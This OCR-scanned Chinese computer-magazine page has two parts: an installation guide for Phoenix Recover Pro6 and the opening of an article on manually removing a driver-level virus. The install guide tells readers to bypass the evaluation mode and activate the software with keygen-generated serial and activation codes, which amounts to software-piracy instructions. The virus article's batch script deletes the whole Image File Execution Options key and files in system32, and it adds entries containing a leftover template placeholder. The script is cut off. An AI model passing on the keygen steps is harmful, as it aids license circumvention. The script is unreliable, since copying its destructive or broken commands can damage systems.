


图1




图2

安装时我们需要注意几点：

1、初步安装完成并进入系统后，软件会自动开始进一步安装，出现输入注册码的界面，此时不要勾选"作为评估版"安装，否则就是30天的试用，我们需要填入使用注册机计算出来的注册码，如图3（运行注册机程序后，直接点注册机上面的"Serial"按钮就会得到注册码了）。




图3

2、弹出激活界面后，点"手动模式"，软件就会给出激活码，将激活码（注意需要大写）输入到注册机的"activation"框中，然后点击右方的"Activation"按钮，将计算出的号码填入到软件中即可。

3、如果在虚拟光驱中安装时出现了以下的提示，如图4，我们就可以把文件从虚拟光驱复制到硬盘中，然后继续安装就可以了。




图4

安装结束后就会在桌面上生成两个图标Phoenix Always Launcher和Phoenix Recover Pro6，大部分的操作都是在Phoenix Recover Pro6程序中进行的，在该程序中可以进行备份与恢复的操作以及对Recover Pro6进行系统设置。

系统备份

1、快速备份，这与Windows系统的自动还原类似，会生成一个还原点，文件删除或格式化均可被恢复。

2、文件备份，可以指定保护的驱动器或文件夹，同时还可以指定保护的文件类型，当被保护的内容发生变化，比如修改或被删除时，就可以使用"恢复"中的"文件恢复"功能来进行恢复，在恢复时如果同一个文件被修改了多次也就可以生成多个不同时间点的恢复选择。

3、完全备份，选择该选项后将重启系统，并在开机时自动进入Phoenix Always，我们可以选择性的对系统分区或整个硬盘进行备份，备份的内容会存放于专有的分区中以供"完全恢复"使用。

系统恢复

1、快速恢复，选择某一个时间点的备份后就可以选择对系统分区或整个硬盘进行恢复了。

2、恢复被保护的文件，可以将原来被保护的文件按照时间点来进行恢复。

3、完全恢复，这个功能对应完全备份，可以选择对系统分

区或整个硬盘进行恢复。

安装Phoenix Recover Pro6后，系统托盘会自动在开机时加载一个进程Phoenix Guardian，不需要对其进行特殊设置就可以对系统文件进行保护了，比如发生修改时就会弹出一个提示框要求确认修改或进行恢复。在设置栏中我们还可以设置当Windows启动几次失败时会自动进入Phoenix Always，默认为两次，在使用过程中如果遇到了其它问题，还可以在其“帮助”中找到非常详细的答案。关于一些细节方面的操作问题这里就不演示了，相信叉子们都能轻松搞定的。

Phoenix Recover Pro6还提供了基于Phoenix Embedded的控制板（Pre-OS），即使Windows无法启动，不需其它启动盘也能够进行恢复，开机后只要按F4键就行了。控制板中内置有网页浏览器和拨号器，该拨号器使用PPPOE协议，可以进行ADSL拨号，对于它的浏览器，我大致的试用了一下，浏览大多数网页都是没有问题的，虽然没有在Windows中浏览的网页精美，但在这样的浏览器中浏览网页，叉子们还用担心网页病毒吗？

（文章中涉及到的Phoenix Recover Pro6，大家可以到http://www.crsky.com/soft/8013.html下载）

教小菜对抗驱动级病毒

杨税令

文章难易度：★★★
文章阅读点：教大家如何收集病毒信息，并手工写出查杀病毒的批处理文件

前几天接到一朋友的求助，说是中了一个特别变态的病毒，卡巴斯基无法启动，打算安装瑞星和金山也无法进行安装，任务管理器也不能打开，使用CMD中的“tasklist”命令能查看到病毒进程，但就是结束不了，无奈之下只好向我求救。

一、病毒初探

我接过电脑首先试了下“Ctrl+Alt+Delete”组合键试图打开任务管理器，结果没有任何反应，于是我断定任务管理器被映像劫持了，于是就在“开始”－“运行”栏中输入**regedt32**打开注册表编辑器，然后找到到如下键值：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options，如图1，一眼就可以看到常用杀毒软件的进程都在其中了，连任务管理器的taskmgr.exe也不例外，这也就解释了为什么卡巴斯基无法启动、其它杀毒软件无法安装的原因。

删除掉taskmgr.exe项后，任务管理器就可以正常打开了，在进程中我看到了两个可疑的进程“518468”和“mmc.exe”，接着我又运行**msconfig**打开系统配置工具检查了一下启动项（当然，大家也可以使用360安全卫士、狙剑等可以查看启动项的工具），在启动项中看到了这两个进程的启动键值和启动路径，如图2，于是我立即按照常规杀毒思路使用批处理编写了如下清除病毒的代码：

```
@echo off
::关闭命令回显
echo 正在测试杀毒...
taskkill /f /t /im "518468">nul 2>nul
::此处的进程名一定要加双引号，否则会被系统识别为进程的PID值，我那位朋友始终没把进程结束掉的原因就在于此
taskkill /f /t /im "mmc.exe">nul 2>nul
::强行结束这个病毒的进程及其子进程
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "mmc.exe" /f>nul 2>nul
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "518468" /f>nul 2>nul
::删除这个病毒的自启动项
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /f>nul 2>nul
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Your Image File Name Here without a path" /v Debugger /t REG_SZ /d "ntsd -d">nul 2>nul
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Your Image File Name Here without a path" /v GlobalFlag /t REG_SZ /d "0x000010F0" >nul 2>nul
::修复映像劫持表
del c:\00005cb6\518468 /f /q>nul 2>nul
del c:\windows\system32\mmc.exe /f /q>nul 2>nul
::删除病毒文件本身，这个路径由上面的msconfig命令得到
mkdir c:\00005cb6\518468\ysl..\>nul 2>nul
mkdir c:\windows\system32\mmc.
```




图1

